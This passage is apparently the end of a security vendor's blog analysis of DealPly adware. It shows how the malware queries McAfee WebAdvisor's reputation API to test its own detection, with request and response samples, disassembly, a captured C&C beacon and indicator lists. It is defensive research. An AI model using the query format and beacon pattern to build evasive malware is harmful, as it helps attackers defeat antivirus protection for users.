
The significant change that was made in the SmartScreen service in the newer versions is in the query structure. In older versions of windows, XML was used to build the SmartScreen query and was later changed in the Redstone first release to use JSON type queries.

It is important to note that the SmartScreen API is undocumented. This means the author has put a lot of effort in reverse engineering the inner workings of the SmartScreen mechanism\feature.

WEBADVISOR MODULE

WebAdvisor is a tool that adds an extra layer of protection to web browsers by alerting its users when they may be downloading or visiting websites that may contain malicious content.

This service was known as "SiteAdvisor", until it was recently changed to "WebAdvisor". It is important to note that the DealPly variant we analyzed only works on new versions of WebAdvisor.

The official McAfee definition is as follows:


"Blocks dangerous websites, checks for active antivirus and firewall protection, scans downloads, monitors passwords and helps users make smarter decisions while using the internet. McAfee's advanced web protection software, McAfee WebAdvisor, puts color-coded icons next to search results to let users know before they click which sites are safe and which sites may install malicious code, phish for a user's identity or send spam."

The variant starts by checking if WebAdvisor of a specific version is installed. If those conditions are met then the sample will try querying the WebAdvisor reputation service.

All requests to the McAfee reputation service are being sent to the following URL -

https://webadvisorc.rest.gti.mcafee.com/1


Figure 14 shows a request to the reputation service which contains the URL to be queried. The request contains a parameter called "op" which represents the type of the query. In addition to that it also contains a parameter called cliid which is calculated using a value taken from a WebAdvisor registry key. We assume that this value is used for authentication/authorization and is required by each request to the API.



```
{"ci":{"cliid":"8575c4b079857cecf835316df19af35b","prn":"McAfee WebAdvisor","sdkv":"1.0",
"pv":"4.1.0.43","pev":1,"rid":-6595026465718444020,"affid":"0"},"q":[{"op":"url","uop":64,
"url":"http://nitrogendownload.com/downloads/5g8fzcj3gfztohckig.exe","catset":4}]}
```

FIGURE 14: WEBADVISOR URL REQUEST


As can be seen in figure 15, the response from the reputation service will contain the request id and the reputation of the URL.



```
["",{"ci":{"rid":-6595026465718444020},"a":[{"rep":15,"ufg":0}]}]
```

FIGURE 15: WEBADVISOR URL RESPONSE

The flow presented in figure 16 shows the meaning of each reputation value. As stated in the beginning of this section, "McAfee WebAdvisor puts color-coded icons next to search results". The value returned in the "rep" parameter falls into one of the following categories: "red", "yellow" and "default". Red is for malicious, yellow is for risky or spam websites and default is for unknown/safe.



```
debug037:100A10D7
debug037:100A10D7 loc_100A10D7:
debug037:100A10D7 mov     eax, rep_answer
debug037:100A10DC cmp     eax, 0Fh
debug037:100A10DF jge     short loc_100A10E8
```

```
debug037:100A10E8
debug037:100A10E8 loc_100A10E8:
debug037:100A10E8 cmp     eax, 1Eh
debug037:100A10EB jge     short loc_100A10FB
```

```
debug037:100A10FB
debug037:100A10FB loc_100A10FB:
debug037:100A10FB cmp     eax, 32h ; '2'
debug037:100A10FE jge     short is_red_rep
```


```
debug037:100A10ED
debug037:100A10ED is_default_rep:
debug037:100A10ED push    7
debug037:100A10EF mov     edi, 40000001h
debug037:100A10F4 push    offset aDefault ; "default"
debug037:100A10F9 jmp     short loc_100A111A
```

```
debug037:100A1100
debug037:100A1100 is_yellow_rep:
debug037:100A1100 push    6
debug037:100A1102 mov     edi, 40000002h
debug037:100A1107 push    offset aYellow  ; "Yellow"
debug037:100A110C jmp     short loc_100A111A
```

```
debug037:100A110E
debug037:100A110E is_red_rep:
debug037:100A110E push    3
debug037:100A1110 mov     edi, 40000003h
debug037:100A1115 push    offset aRed     ; "Red"
```

FIGURE 16: WEBADVISOR REPUTATION CHECK

Finally, after the module finished the query, it will report back to the DealPly C&C with the results.



```
GET /yellow.png?ver=1.1.0.2&t=2&domain=http://nitrogendownload.com/downloads/
5g8fzcj3gfztohckig.exe&file=5G8FZCJ3gFztOHcKIG.exe&ln=0&op=10.0.14393.2214&ext=&res1=40000008&val1=0&res2=40000001&val2=0&res3=40000001&val3=15&res4=40000000&val4=2&cache=1564402
676 HTTP/1.1
Connection: Keep-Alive
Host: ec2-54-191-37-103.us-west-2.compute.amazonaws.com

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Mon, 29 Jul 2019 12:26:03 GMT
Content-Type: image/png
Content-Length: 119
Last-Modified: Mon, 03 Sep 2018 06:08:43 GMT
Connection: keep-alive
ETag: "5b8ccfeb-77"
Accept-Ranges: bytes

.PNG
.
...
IHDR.............wS.....sRGB.........gAMA......a....    pHYs..........o.d....IDAT.Wc...........6T....IEND.B`.
```

FIGURE 17: RESPONSE TO C&C

WRAPPING UP

In this blog we present an innovative technique adopted by DealPly operators to automate the evasion from AV products. By constantly querying reputation services they are able to automatically assess their AV detection rate and generate new samples when needed. This technique enable DealPly to always stay ahead of security solutions.

This technique was initially observed when analyzing DealPly adware, yet we believe that it is only a matter of time before advanced malware operations will follow the trend.

IOCS

HASHES

2540E4D34C4D8F494FC4EDDA67737B7209EE6CEFB0EC74028B6ABCD3911EC338 (Fotor3_3.4.1 - official.exe)

B7030B145D4B61655E694441BFE43E8C2BF1BB4D7FF96811F1DC3FCE774C5E70 (Updater.exe)

FC2352A81FEDAD3CBB86DCB0E6B97AD023FE318D468FBB94602FB95F11EB8040 (SBRG.dll)

25CE28FBF32026FCC8DB23A1B3F6C9D78A10CED8D0D32126C044CBEF6AE4E9C9 (WebAdvisorDll.dll)

DF536CA20E421E2E5F4643870355BD39ADC6FB29C96A715BF3CC94B4C371FAB1 (Palikan)

DOMAINS

tuwoqol.com

wugulaf.com

cwnpu.com

bdubnium.com

pydac.com

dabfd.com

fodfr.com

codfs.com

qaofd.com

ziuet.com

pocxc.com

uyvsa.com

bxvdc.com

adofd.com

URLS

https://im-mf.s3.amazonaws.com/WA_WrUp.dat

http://pxl-nw-svr-981333793.us-east-1.elb.amazonaws.com/pxl/

http://dwrfiab3y6c09.cloudfront.net/sbrg.dat

APPENDIX

Group A

Algeria
Argentina
Bangladesh
Chile
Colombia
Ecuador
Egypt
India
Indonesia
Iran
Malaysia
Mexico
Morocco
Pakistan
Peru
Philippines
Saudi Arabia
Serbia
South Africa
Taiwan
Thailand
Tunisia
Turkey
Ukraine
United Arab Emirates
Venezuela
Vietnam

Group B

Argentina
Australia
Austria
Belgium
Brazil
Canada
Chile
Colombia
Denmark
Finland
France
Germany
Hong Kong
India
Indonesia
Ireland
Italy
Japan
Luxembourg
Malaysia
Mexico
Netherlands
New Zealand
Norway
Peru
Philippines
Singapore
Spain
Sweden
Switzerland
Taiwan
Thailand
United Kingdom
United States
Venezuela
Viet Nam

Black Hat USA 2019
AUGUST 7-8, 2019 | LAS VEGAS, NV
SEEING IS BELIEVING: DEMO AT BOOTH #1346

Did you like the story ? Don't miss out !

Your email

SUBSCRIBE

Related Blog Posts

CONNECT WITH US

CONTACT US

800-413-1782

SCHEDULE A DEMO

Terms of Use / Private Policy